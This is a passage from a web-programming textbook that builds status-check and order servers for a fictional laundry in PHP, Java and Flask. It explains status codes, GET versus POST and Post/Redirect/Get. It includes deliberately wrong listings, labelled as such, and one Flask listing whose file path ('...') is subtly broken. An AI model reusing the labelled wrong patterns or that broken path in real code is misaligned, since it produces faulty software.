PROBLEM 4.5. Profitina Laundry answers status questions at the address `/status?bill=B2938&phone=0896-0000-1482`. Write the server so that (a) a known bill with its matching phone number answers `200` with the bill number and its status in plain text; (b) the bill number may be typed in lower case and the phone number with spaces or hyphens; (c) a request without a bill number or without a phone number answers `400`; (d) an unknown bill, *and* a known bill with the wrong phone number, both answer `404` with the same message; (e) any method other than `GET` or `HEAD` answers `405` and says which methods are allowed. Use the bills B0120 (phone 0856-0000-8080, collected), B2938 (0896-0000-1482, ready for pickup) and B2946 (0811-0000-8361, in process). Then show the exact bytes of one request and its response.

4.7.2 Understanding it by hand

The address, taken apart. Chapter 1 cut a URL into six pieces. **Listing 4.19** does it with the browser's own parser, on the full address a customer might click.

Listing 4.19 `web/tools/url_parts.mjs`: the parts of a status-check address, as the browser's `URL` parser sees them.

```
// url_parts.mjs: take a status-check address apart the way a browser does.
const u = new URL("https://laundry.example:8443/status?bill=B2938&phone=0896-0000-
1482#result");
console.log("scheme   " + u.protocol);
console.log("host     " + u.hostname);
console.log("port     " + u.port);
console.log("path     " + u.pathname);
console.log("query    " + u.search);
console.log("fragment " + u.hash);
for (const [key, value] of u.searchParams) console.log(`  ${key} = ${value}`);
// What the browser actually puts on the request line (no scheme, host or fragment):
console.log("request line: GET " + u.pathname + u.search + " HTTP/1.1");
```

```
scheme   https:
host     laundry.example
port     8443
path     /status
query    ?bill=B2938&phone=0896-0000-1482
fragment #result
  bill = B2938
  phone = 0896-0000-1482
request line: GET /status?bill=B2938&phone=0896-0000-1482 HTTP/1.1
```

Only the path and the query travel on the request line: scheme and port decided how to connect, the host goes into the `Host` header, and the fragment never leaves the browser. The query is a list of `name=value` pairs joined by `&`.

The answers, by hand. Before any code, the table of requests and the answer each must receive:

Table 4.4 The requests of Problem 4.5 worked by hand, with the status and the body each must receive.

Request	Status	Body
`GET /status?bill=B2938&phone=0896-0000-1482`	`200 OK`	`B2938: Ready for pickup`
`GET /status?bill=b2938&phone=0896 0000 1482`	`200 OK`	`B2938: Ready for pickup`
`GET /status?bill=B2938&phone=0811-0000-8361`	`404 Not Found`	`No bill found for this number and phone.`
`GET /status?bill=B9999&phone=0896-0000-1482`	`404 Not Found`	`No bill found for this number and phone.`
`GET /status?bill=B2938`	`400 Bad Request`	`Give both the bill number and the phone number.`
`POST /status?bill=B2938`	`405 Method Not Allowed`	`Use GET to read a status.` and the header `Allow: GET, HEAD`

Each status code carries a meaning defined by the HTTP standard, RFC 9110 [8], and **Table 4.5** says why each fits.

Table 4.5 The four status codes of the status check, their meaning in RFC 9110, and why each is the right one here.

Code	Meaning in RFC 9110	Why it fits here
`200 OK`	the request succeeded; the body is the answer	the bill was found and belongs to that phone
`400 Bad Request`	the server will not process the request because of a client error, such as a malformed or incomplete request	a required parameter is missing: nothing can be looked up
`404 Not Found`	the server has no current representation of the target	from the customer's side, "this bill with this phone" does not exist
`405 Method Not Allowed`	the method is not supported by the target; the response must carry an `Allow` header	reading a status is a GET; a POST here is a mistake

Why does a wrong phone get the *same* answer as an unknown bill? Because "wrong phone" would tell anyone typing bill numbers one after another which bills exist. With one answer for both, the page tells nothing to someone who does not know both numbers — which the application's requirements demand under Indonesia's personal data protection law.

What runs where. All of it on the server. The browser only builds the address from a form with `method="get"` (Problem 4.6 writes that form) and shows the text that comes back.

4.7.3 The PHP solution

Listing 4.20 `php/status.php`: the status check in PHP, run as the router script of the built-in server.

```php
<?php
// status.php: the public status check of Profitina Laundry.
// Run from this folder:   php -S localhost:8411 status.php
declare(strict_types=1);

const BILLS = [                             // three real rows of the Bill table
    'B0120' => ['phone' => '085600008080', 'status' => 'Collected'],
    'B2938' => ['phone' => '089600001482', 'status' => 'Ready for pickup'],
    'B2946' => ['phone' => '081100008361', 'status' => 'In process'],
];

function reply(int $code, string $text, array $headers = []): void
{
    http_response_code($code);
    header('Content-Type: text/plain; charset=utf-8');
    foreach ($headers as $line) {
        header($line);
    }
    echo $text, "\n";
}

$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
if ($path !== '/status') {
    reply(404, 'Not found.');
} elseif (!in_array($_SERVER['REQUEST_METHOD'], ['GET', 'HEAD'], true)) {
    reply(405, 'Use GET to read a status.', ['Allow: GET, HEAD']);
} else {
    $bill  = strtoupper(trim($_GET['bill'] ?? ''));
    $phone = preg_replace('/[\s-]/', '', $_GET['phone'] ?? '');   // "0896-0000 1482" is
fine
    $row   = BILLS[$bill] ?? null;
    if ($bill === '' || $phone === '') {
        reply(400, 'Give both the bill number and the phone number.');
    } elseif ($row === null || $row['phone'] !== $phone) {
        // An unknown bill and a wrong phone get the SAME answer: nothing leaks.
        reply(404, 'No bill found for this number and phone.');
    } else {
        reply(200, $bill . ': ' . $row['status']);
    }
}
```

- `const BILLS = [ … ];` is a constant associative array: the bill number is the key, and each value is a small array with the phone and the status. In the application these rows come from the `Bill` and `Customer` tables; three rows written into the program are enough to study HTTP.
- `reply` sets the status, the `Content-Type` and any extra headers, and only then prints the body, because headers must precede the first byte of the body.
- The `if … elseif … else` chain goes from the most general check (path) to the most specific (parameters); `in_array(…, true)` compares strictly.
- `$_GET['bill'] ?? ''` reads the query parameter, or the empty string if it is absent; the *null coalescing* operator `??` (Chapter 3, Section 3.9.5) is what keeps an absent parameter from raising a warning. `strtoupper(trim(…))` accepts `b2938`; `preg_replace('/[\s-]/', '', …)` deletes every white-space character and hyphen from the phone.
- `BILLS[$bill] ?? null` looks the bill up; the next test treats “no such bill” and “wrong phone” with one message.

Start it from the `php` folder with `php -S localhost:8411 status.php`, and run the six requests of **Table 4.4** with `curl -s -w "[%{http_code}]\n" URL`, where `-w` prints the status code after the body:

```
B2938: Ready for pickup
[200]
B2938: Ready for pickup
[200]
No bill found for this number and phone.
[404]
No bill found for this number and phone.
[404]
Give both the bill number and the phone number.
[400]
HTTP/1.1 405 Method Not Allowed
Allow: GET, HEAD
```

Every line agrees with the table worked by hand. Note that the space in the second request was written `%20` in the address, because a space cannot appear in a URL; PHP decoded it before the program saw it.

4.7.4 The same request, byte by byte

`curl` hides the request it sends unless asked. **Listing 4.21** hides nothing: it opens a TCP connection itself, writes the request as text, reads everything that comes back, and prints both, `>` for what was sent and `<` for what was received.

Listing 4.21 `python/raw_request.py`: one HTTP request typed by a program over a raw TCP socket, and every line of the response.

```python
"""Send one HTTP request by hand over a TCP socket and show every byte that comes back.

Usage:  python3 raw_request.py 8411 "/status?bill=B2938&phone=0896-0000-1482"
"""
import socket
import sys

port = int(sys.argv[1]) if len(sys.argv) > 1 else 8411
target = sys.argv[2] if len(sys.argv) > 2 else "/status?bill=B2938&phone=0896-0000-1482"

request = (f"GET {target} HTTP/1.1\r\n"
           f"Host: localhost:{port}\r\n"
           "Connection: close\r\n"
           "\r\n")                        # the empty line ends the header block
with socket.create_connection(("localhost", port)) as sock:
    sock.sendall(request.encode("ascii"))
    received = b""
    while chunk := sock.recv(4096):       # read until the server closes the connection
        received += chunk

for line in request.encode("ascii").split(b"\r\n")[:-1]:
    print(">", line.decode("ascii"))
for line in received.split(b"\r\n"):
    print("<", line.decode("utf-8"))
```

```
> GET /status?bill=B2938&phone=0896-0000-1482 HTTP/1.1
> Host: localhost:8411
> Connection: close
>
< HTTP/1.1 200 OK
< Connection: close
< X-Powered-By: PHP/8.4.21
< Content-Type: text/plain; charset=utf-8
<
< B2938: Ready for pickup
```

(The `Host` header that PHP repeats in its response is left out, like `Date`.) This is **Figure 4.6** in the flesh: a request line, the `Host` header HTTP/1.1 requires, `Connection: close`, and the empty line — `\r\n` alone — that ends the headers; then a status line, headers, an empty line and the body. `X-Powered-By` announces the PHP version, which production servers hide with `expose_php = Off`.




Figure 4.6 How the web works: the user gives the browser a URL, the browser sends an HTTP request over TCP/IP, and the server answers with an HTTP response made of a header and a body, which the browser displays.

4.7.5 The Java solution

Listing 4.22 is the same server in Java.

Listing 4.22 `java/StatusServer.java`: the status check on the JDK's HTTP server.

```java
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.util.HashMap;
import java.util.Map;

/** The public status check of Profitina Laundry on the JDK's HTTP server. */
public class StatusServer {
    // bill -> {phone, status}: three real rows of the Bill table
    static final Map<String, String[]> BILLS = Map.of(
        "B0120", new String[] {"085600008080", "Collected"},
        "B2938", new String[] {"089600001482", "Ready for pickup"},
        "B2946", new String[] {"081100008361", "In process"});

    static void reply(HttpExchange ex, int code, String text) throws IOException {
        byte[] body = (text + "\n").getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().set("Content-Type", "text/plain; charset=utf-8");
        boolean head = ex.getRequestMethod().equals("HEAD");
        ex.sendResponseHeaders(code, head ? -1 : body.length);
        if (!head) {
            try (OutputStream out = ex.getResponseBody()) { out.write(body); }
        }
        ex.close();
    }

    /** "bill=B2938&phone=0896-0000-1482" -> {bill=B2938, phone=0896-0000-1482} */
    static Map<String, String> parseQuery(String raw) {
        Map<String, String> params = new HashMap<>();
        if (raw == null) return params;
        for (String pair : raw.split("&")) {
            String[] kv = pair.split("=", 2);
            String key = URLDecoder.decode(kv[0], StandardCharsets.UTF_8);
            String value = kv.length > 1 ? URLDecoder.decode(kv[1], StandardCharsets.UTF_8)
: "";
            params.put(key, value);
        }
        return params;
    }
```

Listing 4.22 (Continued) *java/StatusServer.java: the status check on the JDK's HTTP server.*

```
    static void handle(HttpExchange ex) throws IOException {
        String method = ex.getRequestMethod();
        if (!ex.getRequestURI().getPath().equals("/status")) {
            reply(ex, 404, "Not found.");
            return;
        }
        if (!method.equals("GET") && !method.equals("HEAD")) {
            ex.getResponseHeaders().set("Allow", "GET, HEAD");
            reply(ex, 405, "Use GET to read a status.");
            return;
        }
        Map<String, String> q = parseQuery(ex.getRequestURI().getRawQuery());
        String bill = q.getOrDefault("bill", "").trim().toUpperCase();
        String phone = q.getOrDefault("phone", "").replaceAll("[\\s-]", "");
        String[] row = BILLS.get(bill);
        if (bill.isEmpty() || phone.isEmpty()) {
            reply(ex, 400, "Give both the bill number and the phone number.");
        } else if (row == null || !row[0].equals(phone)) {
            // An unknown bill and a wrong phone get the SAME answer: nothing leaks.
            reply(ex, 404, "No bill found for this number and phone.");
        } else {
            reply(ex, 200, bill + ": " + row[1]);
        }
    }

    public static void main(String[] args) throws IOException {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8412), 0);
        server.createContext("/", StatusServer::handle);
        server.start();
        System.out.println("Status check on http://localhost:8412/status");
    }
}
```

Java has no `$_GET`: `getRawQuery()` returns the query still encoded, and `parseQuery` does what PHP does before your script starts — split on `&`, split each pair on the first `=`, and decode with `URLDecoder.decode`. `Map.of(…)` makes an unchangeable map. The `Allow` header must be set *before* `sendResponseHeaders`, which writes all headers at once.

4.7.6 The Python solution

Listing 4.23 is the same server in Flask.

Listing 4.23 `python/status_app.py`: the status check in Flask.

```python
"""The public status check of Profitina Laundry in Flask.

Run:  python3 status_app.py        then try
http://localhost:8413/status?bill=B2938&phone=089600001482
"""
import re

from flask import Flask, request

BILLS = {                                   # three real rows of the Bill table
    "B0120": {"phone": "085600008080", "status": "Collected"},
    "B2938": {"phone": "089600001482", "status": "Ready for pickup"},
    "B2946": {"phone": "081100008361", "status": "In process"},
}
TEXT = {"Content-Type": "text/plain; charset=utf-8"}

app = Flask(__name__)


@app.route("/status", methods=["GET", "POST", "PUT", "DELETE", "PATCH"])
def status():
    if request.method not in ("GET", "HEAD"):
        return "Use GET to read a status.\n", 405, {**TEXT, "Allow": "GET, HEAD"}
    bill = request.args.get("bill", "").strip().upper()
    phone = re.sub(r"[\s-]", "", request.args.get("phone", ""))
    row = BILLS.get(bill)
    if not bill or not phone:
        return "Give both the bill number and the phone number.\n", 400, TEXT
    if row is None or row["phone"] != phone:
        # An unknown bill and a wrong phone get the SAME answer: nothing leaks.
        return "No bill found for this number and phone.\n", 404, TEXT
    return f"{bill}: {row['status']}\n", 200, TEXT


@app.errorhandler(404)
def not_found(_error):
    return "Not found.\n", 404, TEXT


if __name__ == "__main__":
    app.run(port=8413)
```

A Flask view may return a tuple of body, status and headers. `request.args.get("bill", "")` is `$_GET['bill'] ?? ''`. The route lists the other methods so that the function can answer `405` itself; Flask adds `HEAD` to every `GET` route.

The six requests against the Java server on port 8412 print exactly the same lines as PHP. Against Flask on port 8413 they print the same lines too, with one difference in the last one: Flask writes the status line as `HTTP/1.1 405 METHOD NOT ALLOWED`, in capitals. The *reason phrase* after the number is decoration for human readers; programs, browsers included, read only the number [8].

4.7.7 A tempting wrong solution

The tempting server always answers `200 OK` and puts the bad news in the body. **Listing 4.24** is one; it is shorter than **Listing 4.20** and in a browser it looks fine.

Listing 4.24 `php/wrong_status.php`: every answer is sent as `200 OK`, even “not found”.

```php
<?php
// wrong_status.php: TEMPTING BUT WRONG. Every answer goes out as "200 OK".
// Run:  php -S localhost:8414 wrong_status.php
const BILLS = ['B2938' => ['phone' => '089600001482', 'status' => 'Ready for pickup']];

header('Content-Type: text/plain; charset=utf-8');
$bill  = $_GET['bill'] ?? '';
$phone = $_GET['phone'] ?? '';
if (isset(BILLS[$bill]) && BILLS[$bill]['phone'] === $phone) {
    echo $bill, ': ', BILLS[$bill]['status'], "\n";
} else {
    echo "No bill found for this number and phone.\n";   // ...but the status line says 200
}
```

```
HTTP/1.1 200 OK
Connection: close
X-Powered-By: PHP/8.4.21
Content-Type: text/plain; charset=utf-8

No bill found for this number and phone.
```

The body says “not found”; the status line says “found”, and everything that reads status codes believes the status line: caches, search engines (this is a *soft 404*), and `fetch`, whose `response.ok` would be `true`. It also answers `DELETE` like `GET`, and compares the phone exactly, so `0896-0000-1482` as printed on the receipt is “not found”.

> **CHECK YOURSELF.** A request arrives as `GET /status?phone=089600001482&bill=B2946&lang=id`. What does **Listing 4.20** answer, and why does the order of the parameters and the extra `lang` not matter?
>
> *Answer.* `200 OK` with the body `B2946: In process`. PHP parses the whole query into the array `$_GET` before the script runs, and an array is looked up by key, not by position; a key the script never reads, such as `lang`, is simply ignored. The Java `parseQuery` and Flask’s `request.args` behave the same way.

4.8 Problem 4.6 — GET or POST: Looking Up Against Dropping Off

4.8.1 The problem

> **PROBLEM 4.6.** The drop-off page of Profitina Laundry has two forms: one that *looks up* the status of a bill (Problem 4.5), and one that *creates* a bill from a name, a phone number, a service and a quantity. Choose the HTTP method of each form and justify the choice. Write the server side of the second form so that a new bill is numbered B3001, B3002 and so on, and so that reloading the page shown after a drop-off never creates a second bill. Show what travels on the wire when the drop-off form is sent.

4.8.2 Understanding it by hand

The two methods, compared. Chapter 2, Section 2.11 showed what the browser sends for each method. **Table 4.6** puts the differences that matter side by side, with the definitions of RFC 9110 [8].

Table 4.6 GET and POST compared on the properties that decide which one a form should use.

	GET	POST
Where the form's fields travel	in the query string of the URL	in the body of the request
Visible in the address bar, history, server logs	yes	no (only the URL is)
Can be bookmarked or shared as a link	yes	no
Safe (the client asks for no change)	yes	no
Idempotent (repeating it has the same effect as doing it once)	yes	no
May be repeated by the browser, a proxy or a link preview without asking	yes	no; a browser asks before re-sending
Right for	reading: search, lookup, filter	changing something: create, pay, send

The lookup changes nothing, so it is GET and can be bookmarked; the drop-off creates a bill, so it is POST, which is neither safe nor idempotent.

Worked example of the body. The customer Siti Aminah drops off 3,5 kg of washing (service S0001). The browser builds the body by *percent-encoding* each field (Chapter 2, Section 2.11.2): a space becomes `+`, a comma becomes `%2C`, and the pairs are joined with `&`:

```
name=Siti+Aminah&phone=0812-0000-1111&service=S0001&qty=3%2C5
```

Sixty-one characters, so the header `Content-Length: 61` must say 61.

The reload problem. If the POST is answered directly with "Bill B3001 created", Reload must re-send the POST; the customer clicks through the warning and a second bill appears. The cure is **Post/Redirect/Get**: answer the POST with `303 See Other` and a `Location` pointing to the new bill; the browser fetches it with GET, and a reload repeats only the GET.

What runs where. The browser builds and sends the two requests; the server creates the bill and chooses the redirect. The HTML of the two forms decides the methods, so it is the first file to write.

4.8.3 The HTML

Listing 4.25 `web/laundry/dropoff.html`: two forms, two methods; the comments say why each method was chosen.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Drop off laundry &mdash; Profitina Laundry</title>
</head>
<body>
  <h1>Drop off laundry</h1>
  <!-- A lookup reads, so it uses GET: the answer can be bookmarked and shared. -->
  <form action="/status" method="get">
    <label>Bill number <input name="bill" required></label>
    <label>Phone <input name="phone" type="tel" required></label>
    <button>Check status</button>
  </form>
  <!-- A drop-off creates a bill, so it uses POST: never repeated by a link or a reload. --
>
  <form action="/orders" method="post">
    <label>Name <input name="name" required maxlength="60"></label>
    <label>Phone <input name="phone" type="tel" required></label>
    <label>Service
      <select name="service">
        <option value="S0001">Wash, dry &amp; fold (per kg)</option>
        <option value="S0002">Express wash &amp; fold, 1 day (per kg)</option>
        <option value="S0003">Ironing only (per kg)</option>
        <option value="S0008">Bed cover, any size (per item)</option>
      </select>
    </label>
    <label>Quantity <input name="qty" inputmode="decimal" required></label>
    <button>Create bill</button>
  </form>
</body>
</html>
```

`method` is the whole decision and `action` the destination; each `name` becomes a `name=value` pair; `type="tel"` and `inputmode="decimal"` bring up a numeric keyboard; `required` and `maxlength` are a convenience for the customer and no protection for the server, as Problem 4.11 proves.

4.8.4 The PHP solution

Listing 4.26 is the server side.

Listing 4.26 `php/order.php`: POST creates a bill and answers `303 See Other`; GET shows the bill.

```php
<?php
// order.php: GET reads, POST creates, and a POST is answered with a redirect.
// Run from this folder:   php -S localhost:8421 order.php
declare(strict_types=1);

const STORE = __DIR__ . '/data/orders.csv';          // one line per order

function orders(): array
{
    if (!is_file(STORE)) {
        return [];
    }
    $rows = [];
    $fh = fopen(STORE, 'r');
    while (($row = fgetcsv($fh, null, ',', '"', '')) !== false) {
        $rows[$row[0]] = $row;                        // id => [id, name, phone, service,
qty]
    }
    fclose($fh);
    return $rows;
}

function text(int $code, string $body): void
{
    http_response_code($code);
    header('Content-Type: text/plain; charset=utf-8');
    echo $body;
}

$method = $_SERVER['REQUEST_METHOD'];
$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);

if ($path === '/orders/new' && $method === 'GET') {
    header('Content-Type: text/html; charset=utf-8');
    readfile(__DIR__ . '/../web/laundry/dropoff.html');
} elseif ($path === '/orders' && $method === 'POST') {
    $fields = [];
    foreach (['name', 'phone', 'service', 'qty'] as $key) {
        $fields[$key] = trim($_POST[$key] ?? '');
        if ($fields[$key] === '') {
            text(400, "Missing field: $key\n");
            exit;
        }
    }
    $id = sprintf('B%04d', 3001 + count(orders()));   // B3001, B3002, ...
    $fh = fopen(STORE, 'a');
    fputcsv($fh, [$id, ...array_values($fields)], ',', '"', '');
```

Listing 4.26 (Continued) *php/order.php: POST creates a bill and answers 303 See Other; GET shows the bill.*

```php
    fclose($fh);
    // Post/Redirect/Get: 303 tells the browser to FETCH the receipt with GET.
    http_response_code(303);
    header('Location: /orders/' . $id);
} elseif (preg_match('#^/orders/(B\d{4})$#', $path, $m) && $method === 'GET') {
    $row = orders()[$m[1]] ?? null;
    if ($row === null) {
        text(404, "No such order.\n");
    } else {
        [$id, $name, $phone, $service, $qty] = $row;
        text(200, "Order $id\nName: $name\nPhone: $phone\nService: $service\nQuantity:
$qty\n");
    }
} else {
    text(404, "Not found.\n");
}
```

- `STORE` is a CSV file written with `fputcsv` and read with `fgetcsv`, which quote a field containing a comma such as `3,5` (the empty escape character is PHP 8.4's recommended setting). PHP forgets everything between requests, so what must survive is written to a file; Chapter 5 replaces it with a database.
- The first branch answers `GET /orders/new` with the form of **Listing 4.25**.
- The second branch answers `POST /orders`. It reads the four fields from `$_POST`, refuses the request with `400` if any is empty, numbers the bill with `sprintf('B%04d', 3001 + count(orders()))`, appends the line, and answers `303` with `Location: /orders/B3001`. It prints no body at all.
- The third branch matches `/orders/B` followed by four digits with `preg_match` and shows that bill as plain text.

Send the drop-off with `curl`, asking it to show the request it sends with `--trace-ascii -`:

```
=> Send header, 153 bytes (0x99)
0000: POST /orders HTTP/1.1
0017: Host: localhost:8421
002d: User-Agent: curl/8.5.0
0045: Accept: */*
0052: Content-Length: 61
0066: Content-Type: application/x-www-form-urlencoded
0097:
=> Send data, 61 bytes (0x3d)
0000: name=Siti+Aminah&phone=0812-0000-1111&service=S0001&qty=3%2C5
```

The body is exactly the 61 characters worked by hand, and `Content-Type: application/x-www-form-urlencoded` is the name of that encoding. The four checks of the problem — create, show, show a bill that does not exist, and send an incomplete form — print:

```
303 http://localhost:8421/orders/B3001
Order B3001
Name: Siti Aminah
Phone: 0812-0000-1111
Service: S0001
Quantity: 3,5
No such order.
[404]
Missing field: phone
[400]
```

Status 303 and the next address; the receipt fetched by GET; and fetching it again created nothing, since B3002 does not exist.

4.8.5 The Java and Python solutions

Listing 4.27 and **Listing 4.28** are the same server in Java and Flask.

Listing 4.27 `java/OrderServer.java`: the same three routes on the JDK's HTTP server; bills are kept in memory.

```
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.LinkedHashMap;
import java.util.List;
import java.util.Map;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/** GET reads, POST creates, and a POST is answered with a redirect. */
public class OrderServer {
    static final List<String> FIELDS = List.of("name", "phone", "service", "qty");
    static final Map<String, Map<String, String>> ORDERS = new LinkedHashMap<>();  // in
memory

    static void send(HttpExchange ex, int code, String type, String text) throws
IOException {
        byte[] body = text.getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().set("Content-Type", type);
        ex.sendResponseHeaders(code, body.length == 0 ? -1 : body.length);
        try (OutputStream out = ex.getResponseBody()) { out.write(body); }
        ex.close();
    }

    static Map<String, String> parseForm(String raw) {
        Map<String, String> form = new HashMap<>();
        for (String pair : raw.split("&")) {
            String[] kv = pair.split("=", 2);
            if (kv[0].isEmpty()) continue;
            form.put(URLDecoder.decode(kv[0], StandardCharsets.UTF_8),
                     kv.length > 1 ? URLDecoder.decode(kv[1], StandardCharsets.UTF_8) :
"");
        }
        return form;
    }
```

Listing 4.27 (Continued) *java/OrderServer.java: the same three routes on the JDK's HTTP server; bills are kept in memory.*

```
    static synchronized void handle(HttpExchange ex) throws IOException {
        String method = ex.getRequestMethod();
        String path = ex.getRequestURI().getPath();
        Matcher m = Pattern.compile("^/orders/(B\\d{4})$").matcher(path);
        if (path.equals("/orders/new") && method.equals("GET")) {
            send(ex, 200, "text/html; charset=utf-8",
                 Files.readString(Path.of("..", "web", "laundry", "dropoff.html")));
        } else if (path.equals("/orders") && method.equals("POST")) {
            String raw = new String(ex.getRequestBody().readAllBytes(),
StandardCharsets.UTF_8);
            Map<String, String> form = parseForm(raw);
            Map<String, String> order = new LinkedHashMap<>();
            for (String key : FIELDS) {
                String value = form.getOrDefault(key, "").trim();
                if (value.isEmpty()) {
                    send(ex, 400, "text/plain; charset=utf-8", "Missing field: " + key +
"\n");
                    return;
                }
                order.put(key, value);
            }
            String id = String.format("B%04d", 3001 + ORDERS.size());
            ORDERS.put(id, order);
            // Post/Redirect/Get: 303 tells the browser to FETCH the receipt with GET.
            ex.getResponseHeaders().set("Location", "/orders/" + id);
            send(ex, 303, "text/plain; charset=utf-8", "");
        } else if (m.matches() && method.equals("GET")) {
            Map<String, String> o = ORDERS.get(m.group(1));
            if (o == null) {
                send(ex, 404, "text/plain; charset=utf-8", "No such order.\n");
            } else {
                send(ex, 200, "text/plain; charset=utf-8", "Order " + m.group(1)
                    + "\nName: " + o.get("name") + "\nPhone: " + o.get("phone")
                    + "\nService: " + o.get("service") + "\nQuantity: " + o.get("qty") +
"\n");
            }
        } else {
            send(ex, 404, "text/plain; charset=utf-8", "Not found.\n");
        }
    }

    public static void main(String[] args) throws IOException {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8422), 0);
        server.createContext("/", OrderServer::handle);
        server.start();
        System.out.println("Orders on http://localhost:8422/orders/new");
    }
}
```

`getRequestBody().readAllBytes()` reads the POST body, which `parseForm` decodes like a query string (same encoding). `handle` is `synchronized` so that two simultaneous drop-offs cannot both become B3001. Bills live in memory and vanish when the server stops.

Listing 4.28 `python/order_app.py`: the same routes in Flask; `redirect(…, code=303)` is Post/Redirect/Get in one call.

```python
"""GET reads, POST creates, and a POST is answered with a redirect (Flask).

Run:  python3 order_app.py        then open http://localhost:8423/orders/new
"""
from pathlib import Path

from flask import Flask, redirect, request

FIELDS = ["name", "phone", "service", "qty"]
ORDERS = {}                                # id -> dict of fields, kept in memory
FORM = Path(__file__).parent / "..." / "web" / "laundry" / "dropoff.html"
TEXT = {"Content-Type": "text/plain; charset=utf-8"}

app = Flask(__name__)


@app.get("/orders/new")
def new_order():
    return FORM.read_text(encoding="utf-8")


@app.post("/orders")
def create_order():
    order = {}
    for key in FIELDS:
        value = request.form.get(key, "").strip()
        if not value:
            return f"Missing field: {key}\n", 400, TEXT
        order[key] = value
    order_id = f"B{3001 + len(ORDERS):04d}"
    ORDERS[order_id] = order
    # Post/Redirect/Get: 303 tells the browser to FETCH the receipt with GET.
    return redirect(f"/orders/{order_id}", code=303)


@app.get("/orders/<order_id>")
def show_order(order_id):
    o = ORDERS.get(order_id)
    if o is None:
        return "No such order.\n", 404, TEXT
    return (f"Order {order_id}\nName: {o['name']}\nPhone: {o['phone']}\n"
            f"Service: {o['service']}\nQuantity: {o['qty']}\n"), 200, TEXT


if __name__ == "__main__":
    app.run(port=8423)
```

`@app.get` and `@app.post` are short forms of `@app.route(…, methods=[…])`; `request.form` is Flask's `$_POST`; `redirect(url, code=303)` builds the 303 response with its `Location` header. The four checks print the same lines against both servers as against PHP, apart from the port number inside the redirect address.

4.8.6 A tempting wrong solution

A link is easier to make than a form, and the tempting shortcut creates the bill from a link: `<a href="/orders/add?name=Siti&…">Create bill</a>`, answered by **Listing 4.29**.

Listing 4.29 `php/wrong_order.php`: a bill is created by a GET request. Every visit to the link creates another one.

```php
<?php
// wrong_order.php: TEMPTING BUT WRONG. A plain link creates a bill.
// Run:  php -S localhost:8424 wrong_order.php
//   e.g. <a href="/orders/add?name=Siti&phone=0812-0000-1111&service=S0001&qty=3">
const STORE = __DIR__ . '/data/wrong_orders.txt';

$count = is_file(STORE) ? count(file(STORE)) : 0;
$id = sprintf('B%04d', 3001 + $count);
file_put_contents(STORE, $id . ' ' . ($_GET['name'] ?? '?') . "\n", FILE_APPEND);
header('Content-Type: text/plain; charset=utf-8');
echo "Created $id\n";
```

Request the link twice, as a customer would by pressing Reload, and then once with `curl -I`, which sends `HEAD` — the method that link checkers and message previews use to peek at an address:

```
Created B3001
Created B3002
HTTP/1.1 200 OK
B3001 Siti
B3002 Siti
B3003 Siti
```

Three bills for one drop-off, the third from a request that asked for no content at all. GET is defined as safe [8], so browsers restoring tabs, chat previews and crawlers may all repeat it; a GET that changes data is a bug in the server.

> **CHECK YOURSELF.** A cashier's page has a button "Mark B2946 as finished". Which method should it send, and what should the server answer?
>
> *Answer.* POST, because it changes the bill's status and repeating it is not harmless (a second click would, for example, write a second entry in the status history). The server should answer with Post/Redirect/Get: `303 See Other` with `Location` pointing to the bill's page, so that a reload after the click shows the bill instead of sending the change again. The finished application does exactly this with `POST /api/bills/B2946/status`.

4.9 Problem 4.7 — The Price List as a Real Table

4.9.1 The problem

> **PROBLEM 4.7.** Publish the price list of Profitina Laundry — twelve services, each with a code, a name, a unit and a price in rupiah — as a complete HTML5 document in which the prices form a real table: a caption, a header row whose cells say what each column holds, one row per service in which the code is the header of its row, and prices written the Indonesian way, with a dot between thousands. Then generate the same document from data with a loop, in PHP, in Java and in Python, so that all three produce the hand-written file byte for byte.

4.9.2 Understanding it by hand

The structure first. **Figure 4.7** recalls the shape of every HTML document: a root, a head with the title and the other facts about the page, and a body with everything the reader sees. Inside the body, a *table* has its own grammar (Chapter 2, Section 2.9): a `table` holds an optional `caption`, then a `thead` with header rows, then one or more `tbody` groups of rows; a row, `tr`, holds cells; a cell is `th` when it is a heading and `td` when it is data.

